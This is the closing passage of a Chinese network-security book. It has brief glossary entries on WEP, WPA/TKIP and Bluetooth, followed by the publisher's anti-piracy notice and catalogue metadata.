WEP WEP 即无线对等加密协议（Wired Equivalent Privacy）。它是为了保证数据能通过无线网络安全传输而制定的一个加密标准，使用了共享密钥 RC4 加密算法，密钥长度最初为 40 位（5 个字符），后来增加到 128 位（13 个字符），有些设备可以支持 152 位加密。使用静态（Static）WEP 加密可以设置 4 个 WEP Key；使用动态（Dynamic）WEP 加密时，WEP Key 会随时间变化而变化。

WPA WPA 即 Wi-Fi 无线安全协议（Wi-Fi Protected Access）。它是 Wi-Fi 联盟制定的过渡性无线网络安全标准，相当于 802.11i 的精简版，使用了 TKIP（Temporal Key Integrity Protocol）数据加密技术，虽然仍是 RC4 加密算法，但使用了动态会话密钥。TKIP 引入了 4 个新算法：48 位初始化向量（IV）和 IV 顺序规则（IV Sequencing Rules）、每包密钥构建（Per-Packet Key Construction）、

Michael 消息完整性代码（Message Integrity Code，MIC）以及密钥重获/分发。WPA 极大提高了无线网络数据传输的安全性，但还没有完全地解决无线网络的安全性问题。

蓝牙 蓝牙（Bluetooth）是无线网络传输技术的一种，原本是用来取代红外的。与红外技术相比，蓝牙无须对准就能传输数据，传输距离小于 10 米（红外的传输距离在几米以内），但在信号放大器的帮助下，通信距离可达 100 米左右。蓝牙技术非常适合耗电量低的数码设备相互分享数据，如手机、PDA 等，而且蓝牙设备之间还能传送声音，如蓝牙耳机。

◆ ◆ ◆

反侵权盗版声明

电子工业出版社依法对本作品享有专有出版权。任何未经权利人书面许可，复制、销售或通过信息网络传播本作品的行为；歪曲、篡改、剽窃本作品的行为，均违反《中华人民共和国著作权法》，其行为人应承担相应的民事责任和行政责任，构成犯罪的，将被依法追究刑事责任。

为了维护市场秩序，保护权利人的合法权益，我社将依法查处和打击侵权盗版的单位和个人。欢迎社会各界人士积极举报侵权盗版行为，本社将奖励举报有功人员，并保证举报人的信息不被泄露。

举报电话：(010)88254396；(010)88258888
传　　真：(010)88254397
E - mail：dbqq@phei.com.cn
通信地址：北京市万寿路 173 信箱
　　电子工业出版社总编办公室
邮　　编：100036

[General Information]
书名=网络安全与黑客攻防宝典
作者=李俊民等编著
页数=772
出版社=北京市：电子工业出版社
出版日期=2011.05
SS号=12802358
DX号=000008094229
URL=http://book.szdnet.org.cn/bookDetail.jsp?dxNumber=000008094229&d=77502F2753577 9A33D5B73A17A63A94C